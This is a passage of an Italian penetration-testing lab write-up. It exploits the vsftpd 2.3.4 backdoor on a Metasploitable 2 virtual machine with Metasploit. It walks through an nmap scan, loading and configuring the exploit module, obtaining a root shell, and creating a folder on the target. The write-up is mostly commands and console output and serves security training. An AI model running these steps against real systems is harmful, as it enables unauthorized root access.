Nella lezione pratica di oggi vedremo come effettuare una sessione di hacking con Metasploit sulla macchina Metasploitable.

Vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «vsftpd».

Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test_metasploit.

Definizione di Exploit, Metasploit e Meterpreter

Exploit: sono programmi specializzati che sfruttano le vulnerabilità presenti in un software o dispositivo hardware per ottenere l'accesso a sistemi operativi, acquisire i privilegi di amministratore, recuperare credenziali personali etc.
Per eseguire l'exploit le condizioni devo essere:

- Il software/servizio debe essere attivo;
- L'exploit deve essere per quella versione;
- Il sonftware non deve essere aggiornato all'ultima versione disponibile.

Metasploit: è un software Open-Source (non ha licenza ed è modificabile da tutti). Questo software viene utilizzato per il penetration testing e lo sviluppo di exploit. Infatti, fornisce una vasta gamma di exploit e attacchi che possono essere utilizzati contro diversi sistemi e tecnologie. Per utilizzare un exploit serve un payload. Il payload è un file malevolo che ha la funzione di creare una shell di comando.
Gli step da seguire per sfruttare le vulnerabilità sono:

- Identificare un servizio vulnerabile;
- Cercare l'exploit adatto per quel servizio e vulnerabilità;
- Caricare e configurare l'exploit da Metasploit;
- Caricare e configurare il payload da utilizzare;
- Lanciare l'exploit e ottenere l'accesso sulla macchina vulnerabile.


Meterpreter: è una shell molto potente che fornisce funzionalità utili ad infiltrarsi in maniere non autorizzata all'interno del sistema target. Infatti, le funzionalità permettono di entrare sempre più in profondità nei sistemi, fino a prenderne il pieno controllo.

Esercizio

Macchine utilizzare

- Kali Linux IP 192.168.50.100
- Metasploitable 2 IP 192.168.50.101

Eseguito il tool «**nmap –sV 192.168.50.101**» per identificare le porte aperte e le informazioni sul servizio/versione




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.50.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-22 06:48 EST
Nmap scan report for 192.168.50.101
Host is up (0.00059s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet?
25/tcp   open  smtp?
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql?
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:F5:99:F3 (Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 194.69 seconds
```

Identificare la versione del servizio «**vsftpd**» ed il sistema operativo usato.

Avvio di Metasploit con i privilegi di amministratore con il comando «**msfconsole**»



```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: Use the 'capture' plugin to start multiple
authentication-capturing and poisoning services

       =[ metasploit v6.3.51-dev                          ]
+ -- --=[ 2384 exploits - 1235 auxiliary - 418 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Cercare l'exploit del servizio con il comando «**search vsftpd**»

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

L'exploit che si andrà ad utilizzare è «**1**»

Usare l'exploit con il comando «**use path**», dove path è il percorso contentente l'exploit

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Eseguire il comando «**show options**» per controllare le informazioni. Si nota che manca un parametro fondamentale: **RHOSTS** (l'indirizzo IP della macchina target)

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Exploit target:

   Id  Name
   --  ----
   0   Automatic

View the full module info with the info, or info -d command.
```

Il comando «**set rhosts 192.168.50.101**» assegna l'indirizzo IP target

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.50.101
rhosts => 192.168.50.101
```

Ricontrolliamo con «**show options**» se è stato modificato RHOSTS

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.50.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Exploit target:

   Id  Name
   --  ----
   0   Automatic

View the full module info with the info, or info -d command.
```

Lanciamo l'attacco con il comando «**exploit**»

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.50.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.101:21 - USER: 331 Please specify the password.
[+] 192.168.50.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.50.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:39889 → 192.168.50.101:6200) at 2024-01-22 09:22:21 -0500
```

In questo caso l'attacco è stato eseguito sulla macchina target.

eseguendo il comando «**ifconfig**» riusciamo a visualizzare l'indirizzo IP del target

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7f:2e:06
          inet addr:192.168.50.101  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7f:2e06/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:18 errors:0 dropped:0 overruns:0 frame:0
          TX packets:134 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1379 (1.3 KB)  TX bytes:10792 (10.5 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:192 errors:0 dropped:0 overruns:0 frame:0
          TX packets:192 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:53905 (52.6 KB)  TX bytes:53905 (52.6 KB)
```

Il comando «**mkdir test_metasploit**» permette di creare una nuova cartella sulla macchina attaccata

```
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

Ho voluto fare un riscontro sul Metasploitable 2 per verificare che la cartella sia stata realmente creata

```
root@metasploitable:/# ls
bin    dev    initrd      lost+found  nohup.out  root  sys              usr
boot   etc    initrd.img  media       opt        sbin  test_metasploit  var
cdrom  home   lib         mnt         proc       srv   tmp              vmlinuz
```